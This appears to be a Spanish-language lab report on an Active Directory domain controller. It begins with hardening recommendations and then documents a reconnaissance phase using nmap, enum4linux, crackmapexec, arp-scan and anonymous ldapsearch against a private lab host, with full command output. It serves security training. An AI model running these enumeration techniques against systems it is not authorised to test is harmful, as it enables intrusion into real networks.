- Realizar dos cambios consecutivos de la contraseña de la cuenta **krbtgt**, separados por 24 horas, para invalidar cualquier Golden Ticket generado.

Implementar una política de contraseñas robusta

- Establecer un mínimo de 16 caracteres combinando mayúsculas, minúsculas, números y símbolos.
- Configurar historial y caducidad periódica de contraseñas.
- Implementar detección de contraseñas débiles o comprometidas.

Desplegar autenticación multifactor (MFA)

- Priorizar MFA para cuentas con privilegios administrativos.
- Exigir MFA especialmente para accesos remotos y operaciones críticas.

Aplicar el principio de mínimo privilegio

- Revisar y reducir el número de cuentas con privilegios de dominio.
- Crear cuentas administrativas separadas de las cuentas de usuario estándar.
- Segmentar tareas administrativas con permisos específicos.

Implementar monitorización avanzada

- Configurar alertas para actividades sospechosas en cuentas privilegiadas.
- Revisar periódicamente los logs de eventos de seguridad.
- Monitorizar cambios no autorizados en objetos críticos de Active Directory.

Proteger credenciales

- Activar **Windows Defender Credential Guard** para proteger credenciales en memoria.
- Limitar el uso de herramientas que almacenen contraseñas en texto claro.

Implementar acceso privilegiado Just-In-Time (JIT)

- Otorgar privilegios administrativos sólo cuando sean necesarios y por tiempo limitado.
- Reducir la exposición permanente de credenciales administrativas.


Configurar segmentación de red administrativa

- Establecer redes dedicadas para tareas de gestión de Active Directory.
- Implementar controles de acceso a nivel de red para la administración de sistemas críticos.


FASE DE RECONOCIMIENTO

Empezaremos con la fase de reconocimiento con comandos como: nmap, ldapsearch, enum4linux, crackmapexec, BloodHound.

Tenemos que saber la IP de la máquina víctima con un ipconfig



Una vez obtenida nos vamos a la máquina atacante y ejecutamos el nmap con sus flags/opciones:



nmap: herramienta de escaneo de red.

-sV: detecta servicios y versiones.

192.168.56.101: máquina objetivo del laboratorio.

-vvv: muestra más detalles durante el escaneo.

-T4: acelera el escaneo sin ser agresivo.

-sC: ejecuta scripts básicos para la enumeración.

-Pn: escanea aunque no responda a ping.

Resultado obtenido:

```
raul@raul: ~  
└─$ nmap -T4 -sV -sC 192.168.56.101 -Pn -vvv  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 12:51 +0100  
NSE: Loaded 158 scripts for scanning.  
NSE: Script Pre-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 12:51  
Completed NSE at 12:51, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 12:51  
Completed NSE at 12:51, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 12:51  
Completed NSE at 12:51, 0.00s elapsed  
Initiating ARP Ping Scan at 12:51  
Scanning 192.168.56.101 [1 port]  
Completed ARP Ping Scan at 12:51, 0.03s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 12:51  
Completed Parallel DNS resolution of 1 host. at 12:51, 0.00s elapsed  
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 0, DR: 0, SF: 0, TR: 0, CN: 0]  
Initiating SYN Stealth Scan at 12:51  
Scanning 192.168.56.101 [1000 ports]  
Discovered open port 53/tcp on 192.168.56.101  
Discovered open port 445/tcp on 192.168.56.101  
Discovered open port 135/tcp on 192.168.56.101  
Discovered open port 139/tcp on 192.168.56.101  
Discovered open port 88/tcp on 192.168.56.101  
Discovered open port 636/tcp on 192.168.56.101  
Discovered open port 3269/tcp on 192.168.56.101  
Discovered open port 464/tcp on 192.168.56.101  
Discovered open port 3268/tcp on 192.168.56.101  
Discovered open port 593/tcp on 192.168.56.101  
Discovered open port 389/tcp on 192.168.56.101
```

```
raul@raul: ~  
Discovered open port 389/tcp on 192.168.56.101  
Discovered open port 5985/tcp on 192.168.56.101  
Completed SYN Stealth Scan at 12:51, 1.91s elapsed (1000 total ports)  
Initiating Service scan at 12:51  
Scanning 12 services on 192.168.56.101  
Completed Service scan at 12:51, 6.05s elapsed (12 services on 1 host)  
NSE: Script scanning 192.168.56.101.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 12:51  
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE: Active NSE Script Threads: 743 (33 waiting)  
NSE Timing: About 56.01% done; ETC: 12:51 (0:00:01 remaining)  
Completed NSE at 12:51, 10.69s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 12:51  
Completed NSE at 12:51, 0.07s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 12:51  
Completed NSE at 12:51, 0.00s elapsed  
Nmap scan report for 192.168.56.101  
Host is up, received arp-response (0.00013s latency).  
Scanned at 2026-01-29 12:51:18 CET for 19s  
Not shown: 988 closed tcp ports (reset)  
PORT      STATE SERVICE      REASON      VERSION  
53/tcp    open  domain        syn-ack ttl 128 Simple DNS Plus  
88/tcp    open  kerberos-sec  syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2026-01-29 11:51:36Z)  
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC  
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn  
389/tcp   open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: ch  
ange.me, Site: Default-First-Site-Name)  
445/tcp   open  microsoft-ds? syn-ack ttl 128
```

```
raul@raul: ~  
3269/tcp open  tcpwrapped      syn-ack ttl 128  
5985/tcp open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_http-server-header: Microsoft-HTTPAPI/2.0  
|_http-title: Not Found  
MAC Address: 08:00:27:15:99:D4 (Oracle VirtualBox virtual NIC)  
Service Info: Host: RAUL; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
| p2p-conficker:  
|   Checking for Conficker.C or higher...  
|   Check 1 (port 6870/tcp): CLEAN (Couldn't connect)  
|   Check 2 (port 56651/tcp): CLEAN (Couldn't connect)  
|   Check 3 (port 34151/udp): CLEAN (Timeout)  
|   Check 4 (port 49985/udp): CLEAN (Timeout)  
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked  
| smb2-security-mode:  
|   3.1.1:  
|_   Message signing enabled and required  
| nbstat: NetBIOS name: RAUL, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:15:99:d4 (Oracle Vi  
rtualBox virtual NIC)  
| Names:  
|   RAUL<00>          Flags: <unique><active>  
|   CHANGE<00>       Flags: <group><active>  
|   CHANGE<1c>       Flags: <group><active>  
|   RAUL<20>         Flags: <unique><active>  
|   CHANGE<1b>       Flags: <unique><active>  
| Statistics:  
|   08 00 27 15 99 d4 00 00 00 00 00 00 00 00 00 00  
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
|_clock-skew: 8s  
| smb2-time:  
|
```

```
raul@raul: ~  
| Names:  
|   RAUL<00>          Flags: <unique><active>  
|   CHANGE<00>       Flags: <group><active>  
|   CHANGE<1c>       Flags: <group><active>  
|   RAUL<20>         Flags: <unique><active>  
|   CHANGE<1b>       Flags: <unique><active>  
| Statistics:  
|   08 00 27 15 99 d4 00 00 00 00 00 00 00 00 00 00  
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
|_clock-skew: 8s  
| smb2-time:  
|   date: 2026-01-29T11:51:36  
|_  start_date: N/A  
  
NSE: Script Post-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 12:51  
Completed NSE at 12:51, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 12:51  
Completed NSE at 12:51, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 12:51  
Completed NSE at 12:51, 0.00s elapsed  
Read data files from: /usr/share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.09 seconds  
Raw packets sent: 1221 (53.708KB) | Rcvd: 1001 (40.076KB)  
  
(raul@raul)-[~]  
$
```

- Es un **Windows Server / Controlador de Dominio (Active Directory)**.
- Tiene puertos clave abiertos: **DNS, Kerberos, SMB, LDAP y WinRM**.
- Se identifican **servicios Microsoft** y el **nombre del host**.
- El escaneo sirve para **continuar la fase de enumeración**.

Ejecutamos el enum4linux con sus flags:

Utilizamos la opción **-a** para realizar una enumeración completa del sistema mediante SMB.

```
raul@raul: ~  
$ enum4linux -a 192.168.56.101  
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jan 29 13:14:29 2026  
  
===== ( Target Information ) =====  
  
Target ..... 192.168.56.101  
RID Range ..... 500-550,1000-1050  
Username ..... ''  
Password ..... ''  
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none  
  
===== ( Enumerating Workgroup/Domain on 192.168.56.101 ) =====  
  
[+] Got domain/workgroup name: CHANGE  
  
===== ( Nbtstat Information for 192.168.56.101 ) =====  
  
Looking up status of 192.168.56.101  
RAUL <00> - B <ACTIVE> Workstation Service  
CHANGE <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name  
CHANGE <1c> - <GROUP> B <ACTIVE> Domain Controllers  
RAUL <20> - B <ACTIVE> File Server Service  
CHANGE <1b> - B <ACTIVE> Domain Master Browser
```

```
raul@raul: ~  
MAC Address = 08-00-27-15-99-D4  
===== ( Session Check on 192.168.56.101 ) =====  
  
[+] Server 192.168.56.101 allows sessions using username '', password ''  
  
===== ( Getting domain SID for 192.168.56.101 ) =====  
  
Domain Name: change  
Domain Sid: S-1-5-21-3296842618-3599369016-701389801  
  
[+] Host is part of a domain (not a workgroup)  
  
===== ( OS information on 192.168.56.101 ) =====  
  
[E] Can't get OS info with smbclient  
  
[+] Got OS info for 192.168.56.101 from srvinfo:  
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED  
  
===== ( Users on 192.168.56.101 ) =====
```

```
raul@raul: ~  
_____  
|_____| ( Users on 192.168.56.101 ) _____  
|_____|  
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED  
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED  
|_____|  
|_____| ( Share Enumeration on 192.168.56.101 ) _____  
|_____|  
do_connect: Connection to 192.168.56.101 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
|_____|  
|_____| Sharename      Type      Comment  
|_____|  
Reconnecting with SMB1 for workgroup listing.  
Unable to connect with SMB1 -- no workgroup available  
[+] Attempting to map shares on 192.168.56.101  
|_____|  
|_____| ( Password Policy Information for 192.168.56.101 ) _____  
|_____|  
Password:  
[E] Unexpected error from polenum:  
practica3.0
```

```
raul@raul: ~  
_____  
|_____| (genmon)XXX | 13:25 |  
|_____|  
raul@raul: ~  
_____  
|_____|  
[+] Attaching to 192.168.56.101 using a NULL share  
[+] Trying protocol 139/SMB ...  
[!] Protocol failed: Cannot request session (Called Name:192.168.56.101)  
[+] Trying protocol 445/SMB ...  
[!] Protocol failed: SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The att  
empted logon is invalid. This is either due to a bad username or authentication information.  
[E] Failed to get password policy with rpcclient  
|_____|  
|_____| ( Groups on 192.168.56.101 ) _____  
|_____|  
|_____|  
[+] Getting builtin groups:  
[+] Getting builtin group memberships:  
[+] Getting local groups:
```

```
raul@raul: ~  
[+] Getting local groups:  
[+] Getting local group memberships:  
[+] Getting domain groups:  
File System: C:\>cmd.exe  
[+] Getting domain group memberships:  
  
===== ( Users on 192.168.56.101 via RID cycling (RIDS: 500-550,1000-1050) ) =====  
Home:  
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.  
  
===== ( Getting printer info for 192.168.56.101 ) =====  
Printer:  
do_cmd: Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED  
  
enum4linux complete on Thu Jan 29 13:14:41 2026  
  
(raul@raul)-[~]  
$
```

Target: IP analizada (192.168.56.101)

Domain/Workgroup name: Dominio Active Directory → CHANGE

Domain SID: Identificador único del dominio

Host is part of a domain: El equipo pertenece a un dominio AD

Domain Controller: Servidor principal del dominio

Domain Master Browser: Rol de gestión del dominio

Null session allowed: Permite conexión sin usuario ni contraseña


Users enumeration: No permitido (Access Denied)

Groups enumeration: No permitido

Shares enumeration: No permitido

Password policy: No accesible sin credenciales

Ejecutamos el crackmapexec con sus flags:

A terminal window titled 'raul@raul: ~' showing the execution of the 'crackmapexec smb' command. The command is 'sudo crackmapexec smb 192.168.56.101'. The output shows the command's details: 'SMB 192.168.56.101 445 RAUL [*] Windows 10 / Server 2019 Build 17763 x64 (name:RAUL) (domain:change.me) (signing:True) (SMBv1:False)'. The terminal background has a dark, abstract pattern.


```
raul@raul: ~  
zsh: corrupt history file /home/raul/.zsh_history  
(raul@raul)-[~]  
$ sudo crackmapexec smb 192.168.56.101  
[sudo] password for raul:  
SMB 192.168.56.101 445 RAUL [*] Windows 10 / Server 2019 Build 17763 x64  
(name:RAUL) (domain:change.me) (signing:True) (SMBv1:False)  
(raul@raul)-[~]  
$
```

Mediante CrackMapExec se identificó que el sistema objetivo es un servidor Windows Server 2019 perteneciente al dominio change.me.

El servicio SMB se encuentra activo con SMB Signing habilitado y SMBv1 deshabilitado.

- Dominio Active Directory: change.me (domain:change.me)
- SMB Signing activado protege contra ataques tipo SMB Relay (signing:True)
- SMBv1 deshabilitado (SMBv1:False) (evita exploits antiguos).

Ejecutamos el `sudo arp-scan -l` para detectar equipos activos:



```
zsh: corrupt history file /home/raul/.zsh_history
raul@raul: ~$ sudo arp-scan -l
[sudo] password for raul:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d0:23:91, IPv4: 192.168.56.102
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:06    (Unknown: locally administered)
192.168.56.100  08:00:27:4a:2e:7e    (Unknown)
192.168.56.101  08:00:27:15:99:d4    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.974 seconds (129.69 hosts/sec). 3 responded

raul@raul: ~$
```


Identificamos los dispositivos activos en la red local, detectándose tres hosts, incluyendo el controlador de dominio objetivo y la puerta de enlace de la red.

192.168.56.1 → puerta de enlace / router


192.168.56.100 → equipo activo en la red

192.168.56.101 → servidor objetivo (Controlador de Dominio)

En la siguiente captura hemos realizado una consulta LDAP anónima al controlador de dominio, obteniendo información base del Active Directory como el nombre del dominio, el controlador de dominio, los niveles funcionales y las particiones del directorio, confirmando que el servicio LDAP responde sin autenticación.



```
(raul@raul)-[~]
$ ldapsearch -x -H ldap://192.168.56.101 -s base
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: ALL
#
#
dn:
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=change,DC=me
ldapServiceName: change.me:raul$@CHANGE.ME
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
supportedLDAPVersion: 3
supportedLDAPVersion: 2
supportedLDAPPolicies: MaxPoolThreads
supportedLDAPPolicies: MaxPercentDirSyncRequests
supportedLDAPPolicies: MaxDatagramRecv
supportedLDAPPolicies: MaxReceiveBuffer
supportedLDAPPolicies: MaxPreAuthReceiveBuffer
supportedLDAPPolicies: InitRecvTimeout
supportedLDAPPolicies: MaxConnections
```



```
supportedLDAPPolicies: MaxConnections
supportedLDAPPolicies: MaxConnIdleTime
supportedLDAPPolicies: MaxPageSize
supportedLDAPPolicies: MaxBatchReturnMessages
supportedLDAPPolicies: MaxQueryDuration
supportedLDAPPolicies: MaxDirSyncDuration
supportedLDAPPolicies: MaxTempTableSize
supportedLDAPPolicies: MaxResultSetSize
supportedLDAPPolicies: MinResultSets
supportedLDAPPolicies: MaxResultSetsPerConn
supportedLDAPPolicies: MaxNotificationPerConn
supportedLDAPPolicies: MaxValRange
supportedLDAPPolicies: MaxValRangeTransitive
supportedLDAPPolicies: ThreadMemoryLimit
supportedLDAPPolicies: SystemMemoryLimitPercent
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.840.113556.1.4.801
supportedControl: 1.2.840.113556.1.4.473
supportedControl: 1.2.840.113556.1.4.528
supportedControl: 1.2.840.113556.1.4.417
supportedControl: 1.2.840.113556.1.4.619
supportedControl: 1.2.840.113556.1.4.841
supportedControl: 1.2.840.113556.1.4.529
supportedControl: 1.2.840.113556.1.4.805
supportedControl: 1.2.840.113556.1.4.521
supportedControl: 1.2.840.113556.1.4.970
supportedControl: 1.2.840.113556.1.4.1338
supportedControl: 1.2.840.113556.1.4.474
supportedControl: 1.2.840.113556.1.4.1339
supportedControl: 1.2.840.113556.1.4.1340
supportedControl: 1.2.840.113556.1.4.1413
supportedControl: 2.16.840.1.113730.3.4.9
```

```
raul@raul: ~  
supportedControl: 2.16.840.1.113730.3.4.9  
supportedControl: 2.16.840.1.113730.3.4.10  
supportedControl: 1.2.840.113556.1.4.1504  
supportedControl: 1.2.840.113556.1.4.1852  
